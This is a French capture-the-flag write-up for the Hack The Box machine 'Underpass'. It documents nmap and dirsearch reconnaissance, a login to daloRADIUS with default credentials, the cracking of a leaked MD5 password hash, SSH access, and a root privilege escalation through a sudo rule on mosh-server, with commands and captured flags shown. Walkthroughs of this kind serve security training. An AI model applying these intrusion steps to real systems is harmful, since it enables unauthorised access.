

Writeup - Underpass

Hamid Zenine

February 23, 2025

Contents

1	Introduction	2
2	Writeup	2
2.1	Mise en place	2
2.2	Énumération	2
3	Foothold (Obtention d'un accès initial)	6
4	Élévation de privilèges	7

1 Introduction

Cette machine a été créée par *dakkmaddy* et elle met en avant des vulnérabilités spécifiques liées à la mauvaise configuration de services web (login par défaut), et des permissions.

2 Writeup

Dans cette section, je vais détailler les étapes nécessaires pour résoudre la machine de bout en bout. Chaque commande est présentée avec son résultat ou une capture d'écran pour guider le lecteur.

2.1 Mise en place

On commence par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 $MACHINE_IP
echo "$MACHINE_IP underpass.htb" | sudo tee -a /etc
/hosts
```

2.2 Énumération

Cette phase commence par un scan Nmap :

```
nmap -A -p- -oN nmap_initial_scan_tcp $MACHINE_IP
```

Explication de la commande:

La commande `nmap` est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options utilisées dans cette commande :

Options:

- `-A` : Active la détection avancée des versions des services, la détection du système d'exploitation, le traceroute, ainsi que les scripts Nmap couramment utilisés.
- `-p-` : Scanne tous les ports TCP (de 1 à 65535).
- `-oN nmap_initial_scan_tcp` : Enregistre les résultats du scan dans un fichier texte

Objectif du scan:

Cette commande est utilisée pour obtenir une vue d'ensemble des ports ouverts sur la machine cible, ainsi que des informations détaillées sur les services qui y sont exécutés.

Resultat du scan:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0
          .10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a
|   :ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2
|   :a2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:
              linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   45.55 ms 10.10.16.1
2   22.91 ms underpass.htb (10.10.11.48)
```

Je ne vois aucun port "spécial" donc je relance nmap mais cette fois en UDP.

```
nmap -sU --top-ports 500 -oN nmap_initial_scan_udp
$MACHINE_IP
```

Resultat du scan:

```
PORT      STATE SERVICE VERSION
161/udp    open  snmp      SNMPv1 server; net-snmp SNMPv3
          server (public)
| snmp-info:
|   enterprise: net-snmp
```

```
| engineIDFormat: unknown
| engineIDData: c7ad5c4856d1cf6600000000
| snmpEngineBoots: 31
|_ snmpEngineTime: 11m34s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic
  #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024
  x86_64
|_ System uptime: 11m35.34s (69534 timeticks)
Too many fingerprints match this host to give
specific OS details
Network Distance: 2 hops
Service Info: Host: UnDerPass.htb is the only
daloradius server in the basin!
```

On remarque cette information: **UnDerPass.htb is the only daloradius server in the basin!**. Après une petite recherche sur internet on se rend compte que c'est une interface web de gestion pour les serveurs FreeRADIUS.

J'ai alors eu l'idée utilisé Gobuster pour découvrir des répertoires web en utilisant cette nouvelle info:

```
dirsearch -u "http://underpass.htb/daloradius/" -t
50
```

Explication de la commande:

La commande `dirsearch` est utilisée pour effectuer du *directory brute-forcing*, c'est-à-dire découvrir des répertoires ou des fichiers cachés sur un serveur web. Voici les options utilisées dans cette commande :

Options:

- `-u http://underpass.htb/daloradius/` : Spécifie l'URL cible `underpass.htb`.
- `-t 50` : Définit le nombre de threads à utiliser pour la recherche simultanée, augmentant ainsi la vitesse du processus.

Resultat du scan:

```
[22:29:20] Starting: daloradius/
[22:29:22] 200 - 221B - /daloradius/.gitignore
[22:29:35] 301 - 323B - /daloradius/app
[22:29:39] 200 - 24KB - /daloradius/ChangeLog
[22:29:43] 301 - 323B - /daloradius/doc
[22:29:43] 200 - 2KB - /daloradius/Dockerfile
```

```
[22:29:43] 200 -      2KB - /daloradius/docker-compose
          .yaml
[22:29:50] 301 -    327B - /daloradius/library
[22:29:51] 200 -    18KB - /daloradius/LICENSE
[22:30:01] 200 -    10KB - /daloradius/README.md
[22:30:04] 301 -    325B - /daloradius/setup
```

On remarque le dossier **app** qui serait le plus susceptible d'avoir une porte d'entrée sur le serveur. On essaye alors de relancer **gobuster** dessus.

```
dirsearch -u "http://underpass.htb/daloradius/app" -
t 50
```

Resultat du scan:


```
[22:32:06] Starting: daloradius/app/
[22:32:32] 301 -    330B - /daloradius/app/common
[22:33:05] 301 -    329B - /daloradius/app/users
[22:33:05] 302 -      0B - /daloradius/app/users/
[22:33:05] 200 -     2KB - /daloradius/app/users/
          login.php
```

On remarque ainsi une page de login. Après une petite recherche sur internet, et une petite fouille du repo de daloradius, on trouve dans la doc des login par défaut. On essaye de les mettre et ils marchent.


```
Login:
username: administrator
password: radius
```

3 Foothold (Obtention d'un accès initial)

Une fois sur la page d'accueil du site on remarque un bouton **go to user list**.



On suit le lien et on se retrouve avec un username **svgmosh** et le hash d'un mot de passe.

Username ↑↓	Password ↑↓
✓  svcMosh	412DD4759978ACFCC81DEAB01B382403

J'utilise le site **crackstation** pour essayer de le cracker.

Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

On a ainsi des credentials: **svgmosh:underwaterfriends**

Je me rappelle que j'ai trouvé un port ssh, je teste et je suis connecté. Je recupere ainsi le flag

```
(saumoneta@ThinkPad)-[~/Etudes_S2/HTB_writeups/UnderPass]
$ ssh svcMosh@10.10.11.48
svcMosh@10.10.11.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Wed Feb 12 09:52:01 PM UTC 2025

System load: 0.22          Processes:                279
Usage of /:  50.7% of 6.56GB Users logged in:                0
Memory usage: 13%          IPv4 address for eth0: 10.10.11.48
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Feb 12 21:29:49 2025 from 127.0.0.1
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
b94d05e273ef16fc84b4adc22a65cc76
svcMosh@underpass:~$
```

4 Élévation de privilèges

Je commence directement par checker les commandes que je peux executer avec un sudo.

```
sudo -l
```

Resultat:

```
Matching Defaults entries for svcMosh on localhost:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User svcMosh may run the following commands on localhost:
  (ALL) NOPASSWD: /usr/bin/mosh-server
```


Je ne reconnais pas la commande donc je fouille un peu le man. Je me rend compte que c'est un programme de connexion à distance conçu comme une alternative à SSH. Je trouve aussi une options interessante:

```
--server=COMMAND      command to run server  
                        helper on remote machine (default: "mosh-  
server")
```

J'essaye alors de lancer une commande qui va lancer la commande en sudo sur ma machine (en local) ce qui va me donner une connexion distante en tant qu'utilisateur appelant (ici root a cause du sudo)

```
mosh --server="sudo /usr/bin/mosh-server" localhost
```

Comme prevu on se retrouve connecté en tant que root!



```
[mosh] root@underpass: ~ 83x37  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
System information as of Wed Feb 12 10:08:55 PM UTC 2025  
  
System load:  0.59               Processes:    246  
Usage of /:   52.0% of 6.56GB    Users logged in: 1  
Memory usage: 14%              IPv4 address for eth0: 10.10.11.48  
Swap usage:   0%  
  
Expanded Security Maintenance for Applications is not enabled.  
  
0 updates can be applied immediately.  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
root@underpass:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@underpass:~# ls  
root.txt  
root@underpass:~# cat root.txt  
5b0c2b2c7c2a2f2822682df8b7b6bed2  
root@underpass:~#
```